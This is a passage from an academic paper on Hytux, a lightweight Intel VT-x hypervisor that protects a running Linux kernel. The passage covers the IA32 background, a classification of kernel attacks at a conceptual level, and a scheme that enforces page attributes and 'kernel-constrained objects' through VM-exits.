In this article, we present a mechanism that satisfies these prerequisites thanks to hardware-assisted virtualization. We do not cover in this paper how the system needs to boot so that our hypervisor takes control over an initially safe kernel. However this kind of action can be done through Static Root of Trust Measurement (SRTM – that checks the BIOS then the master boot record then the kernel) or Dynamic Root of Trust Measurement (DRTM) allowed by Intel TXT [3] (Trusted Execution Technology) or AMD SVM (Secure Virtual Machine).

1.2 Contents

The remaining of this paper is organized as follows. First, we recall in Section 2 the technical background required to make this paper self-contained. Then, we establish in Section 3 a characterization of malicious actions that can cause a loss of integrity of a running operating system kernel. Section 4 discusses existing security measures that can be deployed in order to partially cover the different classes of malicious kernel actions. Section 5 is dedicated to the presentation of our approach, called Hytux, that implements security measures in a lightweight hardware-assisted hypervisor in order to protect the Linux kernel from malicious actions. Finally, Section 6 provides a summary and discusses future work.

2 Technical Background

This technical background focus on the IA32 architecture[4] [4, 5] that is widespread. Although each architecture has its own characteristics, they share some common features: memory management (less typical for embedded system), processor's privilege levels, communication between the different hardware parts and the software (often through interrupts), etc.

2.1 IA32 Architecture

On IA32, memory management is operated through a segmentation unit (mandatory) and a paging unit (optional) (cf. Fig. 1). Contrary to the segmentation unit, the paging one is very common to all kind of architectures. As Linux is a multi-platform kernel, the segmentation unit is only used in its bare mode (i.e. the flat mode[5]). This enables to easily cut oneself off from it, to eventually use the paging mechanism only (cf. Fig. 2). Nonetheless, let us briefly explain how the segmentation unit is used. The kernel has to establish segments by writing their description in memory inside a table of segment descriptors, called the GDT (Global Descriptor Table). Then it loads the table address in the `gdtr` register in order for the CPU to know where the GDT is. The CPU needs a code segment (CS) from which it fetches the instructions to execute, a data segment (DS) and a stack segment (SS).

The IA32 architecture is designed with a 4-ring structure, and each of them represents a specific execution mode. A privilege level is associated to each mode. The most privileged ring is

[4] We do not cover the IA32e mode in this section as it would have complicated the memory management explanation.

[5] A single memory segment is set up and associated with the linear addresses from 0 to $2^{32} - 1$ in 32 bits mode or $2^{48} - 1$ in 64 bits mode.




Fig. 1. MMU, segmentation and paging units

ring 0 – the kernel execution mode – while the least privileged mode is ring 3 which is dedicated to user space applications.

The communication between kernel and user space – i.e switching from ring 0 to ring 3 and conversely – can be established by different events. Among them, interrupts are the most frequent. They are divided into exceptions (i.e., interrupts from the processor whenever a division by zero or a page fault occurs, etc.), hardware interrupts (i.e. those which are triggered by devices, such as pressing a key for example) and finally software interrupts (i.e., interrupts that are triggered by the software, e.g., when a user space application invokes a system call).

On IA32 architecture, those interrupts are numbered from 0 to 255. Each of them is associated to a handler if it has actually been set by the kernel. That handler is a function that is executed when the interruption is raised. All these functions are accessible from a specific table in memory: the IDT (Interrupt Descriptor Table). The kernel fills this table and then loads its address into the processor via the `lidt` instruction.

A hardware interrupt or a processor exception stops user space or kernel-space execution and launches the corresponding kernel function. Hardware interruptions occur asynchronously whereas processor's exceptions trigger synchronously. The kernel handles the interruption or exception and then hands over to the user space. However, before that, the kernel can decide to carry out more urgent tasks. Particularly, in the Linux case, the scheduler verifies whether there exists a higher priority process that needs to be executed.




Fig. 2. Paging mechanism

2.2 Linux Kernel Address Space Layout

Figure 3 represents a simplified view of the kernel memory-space layout. Let us take the opportunity of this section to introduce the page attributes that allow the paging unit to enforce memory access rights on a page basis. Those attributes that qualify the different pages on memory are written – in the 4 KB paging mode – on the 12 lower bits of each page entry (as they are not used to reference a 4 KB page). Similarly, attributes for group of pages are present in the 12 lower bits of each page directory entry. These page directory entries can also be used as 4 MB page entries, if their *Page size* attribute is set to one.

Let us now mention the attributes that especially have an importance in this article. First, the `R/W` (Read/Write) attribute allows a read or a write access from the CPU to the affected page, if it is set to 1. Otherwise, the page is enforced to be read-only by the MMU. The second attribute that has an importance in our context is the `NX` (No eXecution) attribute which, if set, enforces that the page cannot be accessed for instruction execution. Let us emphasize that when the CPU tries to access a page in a mode that is forbidden an exception, more precisely a page fault, is triggered.



The (simplified) Linux kernel address space layout
4 MB pages
4 KB pages
C1
D1
C2
D2
Kernel image
Identity mapping of the physical memory
VMALLOC Zone (device drivers)
NX r/w
C1
D1
C2
D2
0 1
Kenrel PGD entries
Mapped pages (have an entry into the PGD)
Not mapped pages
Code pages
Data pages

Fig. 3. Kernel address space layout

2.3 Hardware Support for Virtualization – The Case of Intel VT

Virtual-machine extensions of Intel processors define processor-level support for virtual machines on IA32 processor. They allow to support two classes of software: first, the Virtual Machine Monitor (VMM, a.k.a. the hypervisor) that acts as a host and has full control of the processor(s) and other platform hardware; then, the Guest Software which is run inside a Virtual Machine (VM). Each of these VM operates independently of the other ones and uses the same interface to processor(s), memory, storage, graphics, and I/O provided by a physical platform.

Processor support for virtualization is provided by a form of process operation called VMX operation. There are two kinds of VMX operation: VMX root operation that is provided for the VMM execution, and VMX non-root operation that is provided for guest software execution. Processor behavior in VMX root-operation is quite the same as it is outside VMX operation with the main difference that a set of new instructions is available. Processor behavior in VMX non-root operation is restricted and modified to facilitate virtualization. Instead of their ordinary operation, some instructions and events cause transition to the VMM, also called VM-exits. Because these VM-exits replace ordinary behavior, the functionality of software in VMX non-root operation is limited. This limitation allows the VMM to retain control of processor resources. Because VMX operation places restrictions even on software running with current privilege level 0 (a.k.a. ring 0 mode), guest software can run at the privilege level for which it was originally designed. This capability may simplify the development of a VMM.

The life cycle of a VMM can be summarized as follows. First, software enters VMX operation by executing the VMXON instruction. Then, using VM-entries, a VMM can launch guests into virtual machines (to carry out a VM-entry, the VMM executes the instruction VMLAUNCH and

VMRESUME). It regains control using VM-exits. Those latter transfer control to an entry point specified by the VMM. The VMM can take action according to the cause of the VM-exit and can then return to the virtual machine using a VM-entry. Optionally, the VMM may decide to shut itself down and leave VMX operation (by executing the VMXOFF instruction).

VMX non-root operation and VMX transitions are controlled by a data structure called a Virtual-Machine Control Structure (VMCS). Access to the VMCS is managed through a component of the processor state called the VMCS pointer (which contains the address of the VMCS). This pointer is read and written using the instructions VMPTRST and VMPTRLD. The VMM configures a VMCS using the VMREAD, VMWRITE, and VMCLEAR instructions. It is worth noting these instructions trigger VM-exits if they are executed from VMX non-root operation. The Figure 4 summarizes the way to use those instructions.




Fig. 4. Brief overview of Intel VT-x

3 Malicious Kernel-Targeted Actions

Only the malicious actions that imply a loss of integrity of a running operating system kernel are considered. This loss of integrity is related to an injection of code or data into the system memory. Thus, we begin with considerations about the access vector to the memory that a malicious action can employ.

3.1 The Access Vector to Corrupt Kernel Memory

The first way to inject data to corrupt the kernel memory is through the MMU (Memory Management Unit) or the MCH (Memory Controller Hub), i.e. it involves the CPU. It can stem from:

– A system feature that directly provides the means to modify any regions of kernel space memory. It can be either a software feature (such as the kernel module loader [6], the `/dev/kmem` and `/dev/mem` virtual devices in the Linux case [7, 8]) or a hardware feature (such as the CPU System Management Mode [9, 10]).
– A system feature that does not provide it but through the exploitation of a flaw inside it (buffer overflows, format strings, usage of incorrect data – null kernel-pointer dereference [11] – or outdated data – cf. the vulnerability that affected Linux kernels patched against the security protection *PaX* [12, Section 2], etc.).

Another injection way is from a DMA-capable (Direct Memory Access) I/O bus to the main memory. In that case, it especially concerns the devices that are connected on a bus capable of bus mastering. These devices can then take control of the bus and perform a data transfer to the memory without the processor involvement. Thus, for instance, the Firewire bus can be used to read or inject data in physical memory without the operating system consent [13–15]. However, Joanna Rutkowska shows that physical memory reading through DMA can be tricked at software level [16]. Indeed, with latest processors, an IOMMU allows the kernel to control DMA access from system devices.

We now discuss the kind of malicious actions that alter the kernel behaviour. We propose a classification that is divided into three main classes that we believe regroup the majority of them. It is worth noting that a malware may be composed of multiple malicious actions.

3.2 Malicious Kernel-Targeted Action Classes

Class 1 – injection and execution of malicious code. This class is characterized by malicious actions that need to inject some code in order to achieve their work. This class has some prerequisites that depend on the kind of the action.

– *Class 1.1 – addition of a malicious kernel code region and diversion of execution to that region:*
This class is characterized by the malicious actions that inject a code region in the kernel memory space. Examples of such malicious actions benefit from kernel features such as a kernel module loader [17].

– *Class 1.2 – overwriting an existing kernel code region with malicious code:*
This class is characterized by the malicious actions that need a code region to be writable. Either they permanently overwrite existing code with no more possible execution of this one; or they hijack the existing code and keep executing it but with some new malicious instruction added (such malicious actions were pioneered by Silvio Cesare [18]) thanks to padding in *code* pages.

– *Class 1.3 – injection of malicious code into a kernel data region and diversion of execution to this region:*
This class is characterized by the malicious actions that need a data region to be executable. For instance, malicious actions that use buffer overflow techniques [19] belong to this class.

This class also encompasses the malicious actions that inject code into *data* page padding in order to carry out their work.

– *Class 1.4 – injection of malicious code into a non-kernel region (typically user space region) and diversion of execution to this region:*
  This class is characterized by the malicious actions that only need that the kernel does not prevent invalid pointers to be dereferenced from kernel mode. It means that the malicious action exploits a flaw in the kernel that enables the execution of random non-kernel (e.g., user space, hypervisor space) code in ring-0. This stems from kernel bugs that can be exploited in order to write a valid user space address into a kernel pointer, that allows at least an injection of unexpected data from user space[6] to kernel space and in the worst case an execution of user space code. An example of such a malicious action is depicted by the local root exploit that was allowed by the vulnerability of Linux's*vmsplice* system call [20, 21] (cf. [11] for an explanation on how an exploit based on a null kernel-pointer dereference works).

Class 2 – execution of existing code out of its original order. This class is characterized by malicious actions that do not inject code into the kernel but alter the execution flow (e.g., through the stack) in order to execute existing kernel code in a wrong order [22, 23]. For instance, the malicious action could execute a function (or just only some code) with forged parameters by modifying the stack frame. It could replace the program counter that have been saved in the stack with the address of an existing code in kernel memory in order to divert the execution flow, hence to execute an illegitimate code with regard to the execution flow.

This approach could be generalized in order to execute in sequence many parts of the legitimate existing code (by modifying the saved program counters in the successive stack frames). We could qualify this approach as a maliciously ordered execution flow.

Class 3 – overwriting of kernel-constrained data with invalid data with regard to the constraint. This class is characterized by malicious actions that alter the kernel behavior by overwriting some of its data that are expected to be constrained by specification. For instance, overwriting some page attributes in order to circumvent the execution prevention on a page is a malicious action part of this class. Furthermore, integer overflows and especially reference count overflows are included in this class [24].

Likewise, all malicious actions that disable security protection by overwriting only kernel data (without any other code execution) are part of this class.

4 How to Protect the Kernel Against Malicious Actions

In this section, we discuss how to provide some protection against malicious actions on a running kernel. This discussion leads us to the development of a new approach based on hardware-assisted virtualization that we detailed in Section 5.

The discussion that follows is structured according to the classification of malicious actions that we set up in the previous section.

4.1 About Security Mechanisms

The security measures used to protect an information system are generally classified in three main groups: prevention, detection and recovery. It has been proved that malware detection is an

[6] The user space limit in Linux is represented by the constant `TASK_SIZE`.

undecidable problem [25, Chap. 3]. Thus, as recovery mechanisms need detection measures, we privilege in our approach prevention measures when possible. In the remaining of the section, we only focus our attention on prevention measures that protect the kernel space against malicious actions.

4.2 Control of the Access Vectors

We determined two access vectors to the memory for malicious actions in Section 3.1. We discuss existing security measures at this level. Note that a malicious action uses only one access vector but then can enable other access vectors, for other malicious actions.

Control of the CPU-based Access Vectors. As explained in Section 3.1, kernel features that directly provide write access to any region of the kernel space (such as the kernel module loader, the `/dev/kmem` or `/dev/mem` devices in the Linux case) are broadly used by lots of malware to inject themselves into the kernel memory space [2]. These features must obviously be controlled. For instance, the `/dev/kmem` and `/dev/mem` devices can be disabled (as done by grsecurity [26] for instance) or can be filtered to only allow the access to memory-mapped I/O (as done by current Linux kernels if correctly configured). Also, to detect malicious kernel modules, a solution is to set up an automatic verification of modules through cryptographic signatures [27]. However, by this way we do not prevent exploitation of bugs that can be present inside signed modules. Also, we must ensure that the way to add modules is unique and cannot be tampered with.

The other access vector used by malware in order to alter kernel memory is the exploitation of flaws in kernel features that are not supposed to provide the ability to modify the kernel space. Obviously, contrary to the previous access vector, this one cannot be controlled by the same techniques. Besides, finding this kind of access vector inside the kernel is easier if more modules – that can be potentially bogus – are added to it. Actually, the vast majority of kernel flaws stems from device drivers (cf. Footnote 3). A security solution, called *PaX* [28], developed for Linux contains mechanisms (such as *randkstack* that implement kernel stack randomization) to provide some generic ways to protect the kernel against malicious actions. However, those mechanisms are currently implemented in the same level of privilege that the kernel and thus only try to prevent malicious data from entering the kernel space. They could not be effective if malicious code is already present inside the kernel.

Control of the DMA-based Access Vectors. In order to circumvent this problem, it is possible to disable the DMA channels from the kernel, but it is then really CPU-time consuming to transfer data through I/O devices, and it requires that device drivers are modified in order to poll for data instead of setting DMA transfer (which is unacceptable for some devices). To a lesser extent, for Linux kernels, disabling raw I/O and the `/dev/port` device (as done by grsecurity [26] for instance) forbids DMA transfers to be established from user space.

Finally, the most efficient approach applies to computer systems that include an Input/Output Memory Management Unit (on Intel the technology is VT-d, and on AMD it is part of Hyper-Transport architecture). With that unit, it is possible to protect main memory against malicious devices [16]. An IOMMU is a memory management unit (MMU) that connects a DMA-capable I/O bus to the main memory. Like a traditional MMU, the IOMMU takes care of mapping I/O addresses to physical addresses. The translation tables are located in main memory and are under the control of the CPU, i.e., the kernel, instead of the device. That said, the translation tables for the IOMMU are now a critical part that need to be protected against malicious kernel actions. Again, the protection mechanisms need to have a higher privilege level than the kernel.

4.3 Class-Based Prevention of Kernel Space Corruption

Let us first note that techniques like the *Address Space Layout Randomization* (such as the one proposed by *PaX* [28]) are not effective to protect kernel space against malicious actions. Not only the ASLR has to be carried out on a 64 bits architecture [29] in order to have an effective protection but it solely applies to user space. Indeed, some vital kernel structures may precisely be located from user space regardless the ASLR. For instance, the GDT can be pinpointed in memory thanks to the execution of the instruction `sgdt` which is legal in user mode.

How to Protect Against Class 1 Actions. Concerning Class 1, let us focus on the protection of the kernel against malicious actions of each subclass.

To protect against Class 1.1, it is possible to develop solutions restricting the use of kernel features able to modify any region of kernel space memory (as described in Section 4.2). To protect against Class 1.2, code regions can be enforced to only be executable and not writable. Similarly, to protect against Class 1.3, data region can be enforced to only be readable and writable but not executable. That all can be done through page table entry attributes (cf. Section 2). However, there may be some issues with the execution prevention of the kernel stack. Indeed, code is sometimes legitimately injected inside the stack as a way to implement certain features. The OpenWall project faced this kind of problem in order to implement non-executable *user* stack for Linux. So, implementing a non-executable *kernel* stack could have led to the same kind of problems. Fortunately, in the Linux case, these issues do only target the *user* stack. Indeed, first, nested functions are not used inside the kernel and thus there is no need for *gcc* to use an executable stack (that is needed for *function trampolines*). Then, the part of the Linux kernel that relies on executable stack – the signal handling subsystem – setup code only in the *user* stack. Finally, functional languages and programs that use run-time code generation, rely on executable stack, but they are executed in user space and thus do not rely on executable *kernel* stack.

However a malicious kernel action could break out this protection by first changing the page attributes of a data memory region that contains malicious code and then executing this region. Thus, modification of the page attributes must be prevented in order to forbid transition from data to code region. We could prevent the page tables from being modified, by setting to non-writable the pages that contains them. But it would not be possible again for the kernel to add new kernel memory mappings – for modules injection – as the pages that contain the page tables would not be writable anymore. The only solution is then to craft new page tables and to load the `cr3` register with the physical address that references them. But it can also be done by a malware that lives inside the kernel. Thus, we cannot rely on kernel protection that lives at the same level than the kernel. In our approach, presented in Section 5, we explain how to face such issues. By using hardware virtualization it is possible to enforce the notion of kernel data and code region with respect to execution rights.

Finally, to protect against Class 1.4, generic solutions to deal with buffer overflow exploitation (such as PointGuard [30]) can be contemplated, since they protect against malicious modification of pointers. Thus, they protect against the diversion of execution to a specific address in memory. Another practical approach is to prevent user space pointers from being dereferenced in kernel mode. This scheme is followed by the security solution PaX [28] with their mechanism *UDEREF* [31].

How to Protect Against Class 2 Actions. To protect against Class 2, the approach adopted for Class 1 is not satisfactory as the execution is diverted to an already existing code region. In order to prevent from such malicious actions, it is crucial to protect control-flow data, i.e., to protect the control-flow information in the stack frame but also to prevent kernel pointers from being maliciously overwritten.

At a first stage, we can consider the mechanisms that protect against execution flow diversion through stack overflow, like StackGuard [32] or Propolice/SSP (Stack-Smashing Protection) by using canaries. But they do not protect against buffer overflows that overwrite function pointers [33] (like heap overflow [34]). Thus, at a second stage we could follow a generic approach to protect against all buffer overflows exploitation, such as PointGuard [30] that encrypts pointers when stored in memory.

This last solution is really intrusive, and relies on the confidentiality of the encryption key. At this stage, we propose a complementary approach that broadly prevents some kernel actions from going mad. In other words, we try to prevent the kernel from maliciously behaving.

How to Protect Against Class 3 Actions. Approaches that protect against this class of malicious actions are not very widespread to our knowledge. Nonetheless, the security solution *PaX* [28] provides a generic protection against reference count overflows [24] with their mechanism *REFCOUNT*.

In the next section, our approach – based on the preservation of constrained object through a hardware-assisted virtualization solution – provides a solution to partially counter this class.

5 Hardware Virtualization Enables Kernel Malware Prevention

The traditional security measures we have just discussed face some unresolved issues with regard to malicious actions that occur in kernel space. In our approach, we try to encompass those problems by limiting the damages kernel actions can do to the system. In order to provide this security measure, we implement a lightweight hypervisor that controls some of the actions the kernel can do. This approach is practicable thanks to hardware virtualization technology that enables running the hypervisor in a higher harware privilege level than the kernel. Again, we need to act at a higher privilege level than the kernel if we want to beat malicious actions that occur inside the kernel. Also, as the hypervisor is lightweight, the verification of its correctness is easier. In the next section we discuss our approach. The broad concept is to try to ascertain that some constraints of the system are preserved.

This approach as described in the remaining of this section is self-satisfactory for Class 1.1, Class 1.2 and Class 1.3. For Classes 1.4 and 2 our approach is complementary to the previously discussed solutions. Finally, concerning Class 3, our approach provides a unique ability to restrict the ring-0 mode (i.e., the kernel mode) and thus can partially overcome malicious actions of this class.

5.1 Hytux Overview

We have developed a partial proof of concept for a Linux x86 target that runs on a 64 bits system that supports Intel VT-x [5] and optionally Intel VT-d [35]. Our proof of concept is called Hytux and is a lightweight hypervisor that relies on these virtualization technologies. It borrows this concept from the *bluepill* project [1]. It installs itself as a Virtual Machine Monitor (also called an hypervisor) on a running Linux system and put this one on-the-fly inside a Virtual Machine that is then monitored and controlled (through the configuration of a unique VMCS).




Fig. 5. Hytux – a lightweight hypervisor

In what follows we explain the different activities that are performed (or envisioned to be performed) by our hypervisor.

5.2 Protection of Kernel-Constrained Object Against Alteration Through CPU-based Access Vectors

The reasoning behind this activity is to preserve the entities that are considered to be constrained by the kernel. We define the concept of *Kernel-Constrained Object* in what follows.

Definition 1. *A* Kernel-Constrained Object (KCO) *is an entity of the system upon which the kernel runs and that* legitimately *should be in a fixed state or in a state that is predictable and determinist, during the system execution.*

What we emphasize in this definition is that an entity is considered to be a KCO if it is specified to be constrained, no matter if the implementation is bogus or a design flaw exists.

KCO Preservation Explained Through an Example. Thus, in this activity we try to prevent KCO from being altered by any means. Note that the first state of the KCO that our hypervisor (Hytux) sees is assumed to be safe. From that point Hytux tries to prevent a KCO from being altered. To fully understand this concept, let us take the example of the processor register `idtr` that is a KCO from the Linux kernel point of view. Indeed, it is set at the initialization time to the address of the IDT (Interrupt Descriptor Table) and is not supposed to be modified afterwards. However, the processor instruction `lidt` available in ring-0 mode – i.e., in kernel mode – allows a new address to be loaded inside this register. Therefore if the kernel contains a bug that can be exploited or a feature (that we call in this context a design flaw) to execute this instruction with an arbitrary parameter, the KCO `idtr` could be altered. Nonetheless the `idtr` register is a KCO. That is why we need in that case to preserve the fixed constraint that governs `idtr`. In order to achieve this goal our approach is to emulate the instruction `lidt` inside our hardware-assisted hypervisor. Thus, when the kernel executes it for the first time the normal behaviour is emulated by Hytux, then it switches permanently to an emulation that does nothing.

In this way this KCO is preserved. The `lidt` instruction emulation is easily achieved through Intel VT-x. Indeed, a VM-exit is enforced by setting to 1 the `Descriptor-table exiting` field of the VMCS. We proceed the same way for the `gdtr` register, that is also tagged as a KCO. For the control registers `cr0` and `cr4`, we act quite the same, but only for their bits that can be considered to be KCO[7]. Finally, the case of the `cr3` control register is singular, it is a part of a more complicated KCO that encompasses code and data memory region constraints. This KCO is further discussed in the next paragraph.

The Kernel Memory Space Layout as a KCO. In order to protect against Class 1 malicious actions, Section 4 showed that kernel page attributes with regard to page usage can be automatically set. More precisely, for a page that contains code, the `R/W` (Read/Write) flag is not set; for a page that contains data that can be written, the `NX` (No eXecution) flag and the `R/W` flag are set; and finally for read-only data pages the `NX` (No eXecution) flag is set but the `R/W` flag is not. As presented in Section 2, the first part of the kernel space is full of 4 MB mapped pages and their attributes are not supposed to be modified. Thus, page attributes must be set in order to enforce executable-only pages, read/write-only pages and read-only pages. Similarly, for the VMALLOC area that is composed of 4KB pages, we could reflect these constraints with page attributes. However, in this case it is a little bit tricky as this memory space is mainly used to load Linux Kernel Module (LKM). Thus, no page is mapped at all except the ones that contain the already loaded modules. That is why the kernel primitive `vmalloc` – used to allocate memory for LKM – must be modified. In our approach, this kernel primitive must take a flag parameter that informs itself about the type of allocation, that is: code, data or read-only data. With this mechanism in place, `vmalloc` can then set page attributes accordingly to the constraints needed by the different segments of the module (code, data and read-only data), at the time this one is loaded and thus `vmalloc` called. This scheme leads to the situation that is shown in Figure 6.

However, a malicious *kernel* action could modify the page attributes of a kernel page it wants to use for another purpose (typically a data page transformed in a code page). To face this problem the `R/W` page attribute on the pages that contains all the *kernel* page tables must be unset as the Figure 7 shows.

But this solution is not satisfactory as the kernel cannot further writes new kernel page table entries when it needs to, i.e., when it loads a module, because a fault page would be triggered and this trap could not be handled. This is obviously not the expected behaviour. To bypass this problem our approach benefits from hardware virtualization and triggers VM-exit when the *kernel* page tables are accessed. To achieve that goal, the hypervisor sets the bit 14 in the *Exception Bitmap* of the VMCS in order to trigger VM-exit on page faults. Then when a page fault occurs the CPU switches to the hypervisor. Let us mention at this point that our hypervisor has its own kernel page tables – automatically loaded during a VM-exit – that allows it to write in all memory. Besides, in order to preserve the KCO, the hypervisor needs to keep a copy of the initial kernel space layout with regard to executable-only, read/write-only and read-only pages, (i.e., it keeps a copy of the kernel page tables) in order to validate or not, the future modifications of page table entries. However, page table entries in kernel space are not changed after the system initialisation except for the `VMALLOC` area[8]. Thus the hypervisor only needs to be kept informed on the VMALLOC area layout. That implies a modification of the `vmalloc` function in order to inform the hypervisor from the allocation of new pages (through the `VMCALL` instruction that merely triggers a VM-exit). First, it allows the hypervisor to update its KCO (the constrained

[7] Intel VT-x provides guest/host masks for these control registers, which simplify the process.
[8] We voluntary forget to talk about the `KMAP` area because the approach deployed to handle this case is similar to the `VMALLOC` one.

